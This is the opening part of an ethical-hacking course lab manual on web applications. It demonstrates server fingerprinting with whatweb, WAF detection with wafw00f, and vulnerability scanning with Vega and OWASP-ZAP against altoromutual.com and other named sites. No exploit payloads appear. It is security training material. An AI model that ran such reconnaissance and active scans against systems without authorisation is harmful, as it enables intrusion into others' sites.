



Chapter 14

Hacking Web Applications

Lab Manual



**THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH
MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING.
FOR MORE DETAILS APPROACH LAB COORDINATORS**

INDEX

S. No.	Practical Name	Page No.
1	Extracting Web Server details using whatweb	1
2	Identifying web application firewall (WAF) using wafw00f	2
3	Web Application Vulnerability Scanning using Vega	3
4	Web application Scanning using OWASP-ZAP (Passive and Active)	7
5	Web Application Scanning using Netsparker	13
6	XSS (Cross Site Scripting) Attack	20
7	Web Parameter tampering using Burp Suite	22
8	Command Execution on vulnerable web application	25
9	Directory Traversal or Path Traversal Attack	27

Practical 1: Extracting Web Server details using whatweb

whatweb tool is used to identify technologies used in building the website. Results of this tool include details related to content management system, name of the webserver, web page statistics, JavaScript libraries. It also identifies versions of softwares running on web server.

Execute the following command

whatweb <domain address> <options>

```
root@kali:~# whatweb example.com -v
WhatWeb report for http://example.com
Status      : 200 OK
Title       : Example Domain
IP          : 93.184.216.34
Country     : EUROPEAN UNION, EU

Summary     : HTTPServer[ECS (lga/1385)], HTML5

Detected Plugins:
[ HTML5 ]
    HTML version 5, detected by the doctype declaration

[ HTTPServer ]
    HTTP server header string. This plugin also attempts to
    identify the operating system from the server header.

    String      : ECS (lga/1385) (from server string)

HTTP Headers:
    HTTP/1.1 200 OK
    Content-Encoding: gzip
    Accept-Ranges: bytes
    Cache-Control: max-age=604800
    Content-Type: text/html
    Date: Tue, 07 Aug 2018 09:08:30 GMT
    Etag: "1541025663"
    Expires: Tue, 14 Aug 2018 09:08:30 GMT
    Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
    Server: ECS (lga/1385)
    Vary: Accept-Encoding
    X-Cache: HIT
    Content-Length: 606
    Connection: close
```

Practical 2: Identifying web application firewall (WAF) using wafw00f

Execute wafw00f command followed by target domain name (website address) to gather fingerprint of WAF running on the target.

wafw00f <domain address>

```
root@kali:~# wafw00f example.com

      ^      ^
  //7//7/.'\ /_//7//7/.'\ ,'\ /_//
| V V // o // _/ | V V // 0 // 0 // _/
|_n_,'/_n_///_/ |_n_,' \_, ' \_, '//_/
      <
      ...'

WAFW00F - Web Application Firewall Detection Tool

By Sandro Gauci && Wendel G. Henrique

Checking http://example.com
Generic Detection results:
The site http://example.com seems to be behind a WAF or some sort of security s
olution
Reason: The server header is different when an attack is detected.
The server header for a normal response is "ECS (lga/1378)", while the server h
eader a response to an attack is "ECS (oxr/83CB).",
Number of requests: 12
root@kali:~#
```

In the above result it is identified that example.com is behind a WAF or running some sort of security solution to detect malicious activities.

```
root@kali:~# wafw00f juggyboy.com

      ^      ^
  //7//7/.'\ /_//7//7/.'\ ,'\ /_//
| V V // o // _/ | V V // 0 // 0 // _/
|_n_,'/_n_///_/ |_n_,' \_, ' \_, '//_/
      <
      ...'

WAFW00F - Web Application Firewall Detection Tool

By Sandro Gauci && Wendel G. Henrique

Checking http://juggyboy.com
Generic Detection results:
No WAF detected by the generic detection
Number of requests: 13
```



Practical 3: Web Application Vulnerability Scanning using Vega

Vega Vulnerability Scanner installation


apt-get install vega -y

```
root@kali:~# apt-get update
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [13.9 MB]
Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/non-free amd64 Packages [146 kB]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/contrib amd64 Packages [88.6 kB]
Fetched 14.2 MB in 17s (797 kB/s)
Reading package lists... Done
root@kali:~# apt-get install vega -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  vega
0 upgraded, 1 newly installed, 0 to remove and 1520 not upgraded.
Need to get 28.0 MB of archives.
After this operation, 32.4 MB of additional disk space will be used.
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/non-free amd64 vega amd64 1.0-build130-0kali2 [28.0 MB]
Fetched 28.0 MB in 30s (928 kB/s)
Selecting previously unselected package vega.
(Reading database ... 311716 files and directories currently installed.)
Preparing to unpack .../vega_1.0-build130-0kali2_amd64.deb ...
Unpacking vega (1.0-build130-0kali2) ...
Processing triggers for libc-bin (2.21-6) ...
Setting up vega (1.0-build130-0kali2) ...
Processing triggers for libc-bin (2.21-6) ...
root@kali:~#
```

among them the first command will update your Kali Linux and the second one will install the Vega vulnerability scanner.



Start **new scan** and select the **Enter base URI for scan** option and provide your target website address and then click on next button



Select a Scan Target

Choose a target for new scan

Scan Target

☒ Enter a base URI for scan:

altoromutual.com

☐ Choose a target scope for scan


Default Scope Edit Scopes

Web Model

☒ Include previously discovered paths from Web model

< Back Next > Cancel Finish

In the next step you need to select whatever vulnerability tests you want to perform on the target, these are categorized as **injection modules** and **response processing modules**.



Select Modules

Choose which scanner modules to enable for this scan


Select modules to run:

+ - Injection Modules

+ - Response Processing Modules

< Back Next > Cancel Finish

You can click on the plus button to expand the sections, and you can choose whatever you want to test but for this practical make sure you select all of them. Once you have selected all the modules click on next button to proceed.



Select Modules


Choose which scanner modules to enable for this scan

Select modules to run:

- ☒ Injection Modules
- ☒ Response Processing Modules

< Back Next > Cancel Finish

If you want to exclude any kind of specific parameters enable this option



Parameters

Add names of parameters to avoid fuzzing during scan

Exclude Parameters

☒ Exclude listed parameters from scan


- __viewstate
- csrftoken
- anticsrf
- __eventtarget
- __viewstateencrypted
- xsrfToken
- __eventargument
- __eventvalidation

Enter name of parameter to exclude Add Remove


< Back Next > Cancel Finish

Click on the finish button to launch the scan.

Scanner will start finding vulnerabilities on the target website.



Select severity under scan alerts section for detailed information related to identified vulnerabilities.




Practical 4: Web application Scanning using OWASP-ZAP


(Passive and Active)

Passive Scanning:

Configure a manual proxy in Firefox browser as shown in below image.





Launch **OWASP-ZAP** from application menu




By visiting different pages on www.altoromutual.com website OWASP-ZAP starts performing passive scan on each and every page that we visited.

Active scanning:

To perform active scan, select **Active Scan** option as shown in below image.

